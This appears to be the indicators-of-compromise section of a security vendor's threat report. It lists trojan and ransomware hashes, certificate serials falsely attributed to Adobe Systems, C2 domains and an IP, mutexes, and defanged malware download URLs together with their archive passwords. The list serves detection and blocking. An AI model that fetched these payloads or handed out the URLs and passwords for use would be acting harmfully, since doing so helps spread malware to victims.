- 2f7e5cf944eeb5ac2254a5cf40198248
- 3860c6a9b06f6bbd0063367dbe8be3e6

- 7bb86f70896668026b6d4b5367286d6a
- 7bb86f70896668026b6d4b5367286d6a
- 7bb86f70896668026b6d4b5367286d6a
- 7bb86f70896668026b6d4b5367286d6a
- 7c1a50f254d1f3adbd8ccf288999ffe7
- a0a616b10019f1205a33462ab383c64b
- a0a616b10019f1205a33462ab383c64b
- a289ee37d8f17ef34dbf3751c3736162
- b98abbf8d47113dd53216bcfd0356175
- b9cd15b5508608cd05dfa26b6a7c9acb
- bddf850fe166ae3c2b0d142eb635b031
- c1d844f9234edace188b4fcbd71f3393
- c3ab87f85ca07a7d026d3cbd54029bbe
- d400ff2788705fc520fe8b6ada8d7b5a
- d42851d1a6b657506a71e4029e377a45
- db4c2df5984e143abbfae023ee932ff8
- e426309faa42e406e5c0691bf5005781
- ec673988e825ee278d2637e6d7b04fad
- ec673988e825ee278d2637e6d7b04fad
- f3ec248bbaab9b806941be521c92ebf7
- f4b011f3b4b4f8a0ec39c34edfe0cbe4
- fccb80162484b146619b4a9d9d0f6df9

Trojan Hashes (RAR Archive)

- 30a42d0fc3a805a356972aae7359c381
- 98c3c1a643dada6d29b3cde71154535b

Trojan Hashes (Ransomware)

- 00e3b69b18bfad7980c1621256ee10fa
- 29fe76f31482a42ba72f4015812184a3

Digital Certificates

CN	Serial Number
Adobe Systems	2c a0 28 d1 a4 de 0e b7 43 13 5e de cf 74 d7 af
Adobe Systems	db b1 4d cf 97 3e ad a1 4e ce 7e a7 9c 89 5c 11
Adobe Systems	f8 c2 23 9d e3 97 7b 8d 4a 3d cb ed c9 03 1a 51
Adobe Systems	ca ad 82 22 70 5d 3f b3 43 0e 11 4a 31 c8 c6 a4

Adobe Systems	2d f9 f7 eb 6c dc 5c a2 43 b3 31 22 e3 94 1e 25
Adobe Systems	58 a5 41 d5 0f 9e 2f ab 43 80 c6 a2 ed 43 3b 82
Adobe Systems	5f 27 36 26 85 9a e4 bc 4b ec bb eb 71 e2 ab 2d
Adobe Systems	b1 ad 46 ce 4d b1 60 b3 48 c2 4f 66 c9 66 31 78

C2 Domains

- plantsroyal.org
- ripola.net
- valanoice.org
- adorephoto.org
- jackropely.org

C2 IP

- 66.96.147.86

Mutexes

- cramator
- rocs
- galaxy
- pilsner
- palder
- letorna
- gordon

Download URLs and Their Passwords

URL	Password
hxxp://plantsroyal[.]org/css/salomon.rar	7Qr4r3fgTr5e4

hxxp://plantsroyal[.]org/css/parken.rar	u6673764Yhgr
hxxp://plantsroyal[.]org/css/dissa.rar	u76yHytg65rtgeqd
hxxp://plantsroyal[.]org/css/dina.rar	u6673764Yhgrt7
hxxp://ripola[.]net/data/darling.rar	7Gthfy67Tge
hxxp://ripola[.]net/rist/ristan/poper.rar	Ujht6yTgrt63
hxxp://valanoice[.]org/corton/paltor.rar	Hygtrfegt564tgrhjfy
hxxp://valanoice[.]org/talker/simma.rar	j9888UjfjuthjJ
hxxp://valanoice[.].org/talker/monopolker.rar	6443rFtget22
hxxp://valanoice[.]org/dallas/rocket.rar	IjhT6tGhrg
hxxp://jackropely[.]org/talker/monopolker.rar	6443rFtget22
hxxp://jackropely[.]org/talker/tirony.rar	6443rFtget22

PREVIOUS POST NEXT POST

Investor Relations
Supplier Documents

News and Events
Newsroom
Press Releases
Webinars
Events
Awards and Honors
Email Preferences

Technical Support
Incident?
Report Security Issue
Contact Support
Customer Portal
Communities
Documentation Portal

Threat Map
View the Latest Threats

Contact Us
+1 877-347-3393

Stay Connected

Site Language
English

Promotion Subscribe Share Recent RSS